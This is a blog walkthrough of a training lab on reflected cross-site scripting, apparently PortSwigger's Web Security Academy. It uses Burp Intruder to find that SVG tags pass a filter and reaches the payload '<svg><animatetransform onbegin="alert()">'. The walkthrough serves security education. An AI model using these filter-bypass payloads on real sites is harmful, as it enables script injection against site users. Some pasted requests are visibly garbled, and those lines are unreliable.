


This lab has a simple reflected XSS vulnerability. The site is blocking common tags but misses some SVG tags and events.

To solve the lab, perform a cross-site scripting attack that calls the alert() function.

Inject a standard XSS payload, such as:


```
<img src=1 onerror=alert(1)>
```

Observe that this payload gets blocked. In the next few steps, we'll use Burp Intruder to test which tags and attributes are being blocked.



WE LIKE TO
BLOG 

Result is,



The site is not blocking <svg> tags.

Send the resulting request to Burp Intruder, Find the tag we can use in between svg tags.

Request

Pretty Raw Hex

```

1 GET /?search=%3Csvg%3Esample%3C%2Fsvg%3E HTTP/1.1
2 Host: 0af700790307aa7580ca58ac001b00ce.hl-web-security-academy.net
3 Cookie: session=920RhXV80szLoUUJJea4eKvYlyGbXlSG
4 Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
  /png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0af700790307aa7580ca58ac001b00ce.hl-web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
17 Priority: u=0, i
18 Connection: close
19
20

```

```

1 GET /?search=<svg>$$</svg> HTTP/1.1
2 Host: 0af700790307aa7580ca58ac001b00ce.hl-web-security-academy.net
3 Cookie: session=920RhXV80szLoUUJJea4eKvYlyGbXlSG
4 Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"

```

Now Visit the [XSS cheat sheet](#) and click "Copy tags to clipboard".

When the attack is finished, review the results. Observe that all payloads caused an HTTP 400 response, except for the ones using the <svg>, <animatetransform>, <title>, and <image> tags, which received a 200 response.

<animatetransform> use an event attribute for finding that i use the payload

Payload: <svg> <animatetransform a="alert()"></animatetransform></svg>

Request

Pretty Raw Hex

```
1 GET /?search=
2 <svg><animatetransform>a3d"alert()"</animatetransform></svg><svg><animatetransform>a3d"alert()"</animatetransform></svg> HTTP/1.1
3 Host: 0af700790307aa7580ca58ac001b00ce.h1-web-security-academy.net
4 Cookie: session=920RhXV0UsLoU0JteateRv7LyGhXlS5
5 Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Dest: document
14 Referer: https://0af700790307aa7580ca58ac001b00ce.h1-web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
17 Priority: u=0, i
18 Connection: close
19
20
```

Response

Pretty Raw Hex Render

WebSecurity Academy

Reflected XSS with some SVG markup allowed

LAB Not solved

Back to lab description >>

0 search results for '

Updated Payload,

<svg> <animatetransform onbegin="alert()"></animatetransform></svg>

https://0af700790307aa7580ca58ac001b00ce.h1-web-security-academy.net/?search=<svg>+<animatetransform+onbegin%3D"alert%28%29"><%2fa...

McAfee Security CTF frubz/MSF-Venom-C... Perform Stalling usi... CF ...07aa7580ca58ac001b00ce.h1-web-security-academy.net says

OK



Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#)

0 search results for ' '

Search the blog...

Search

[< Back to Blog](#)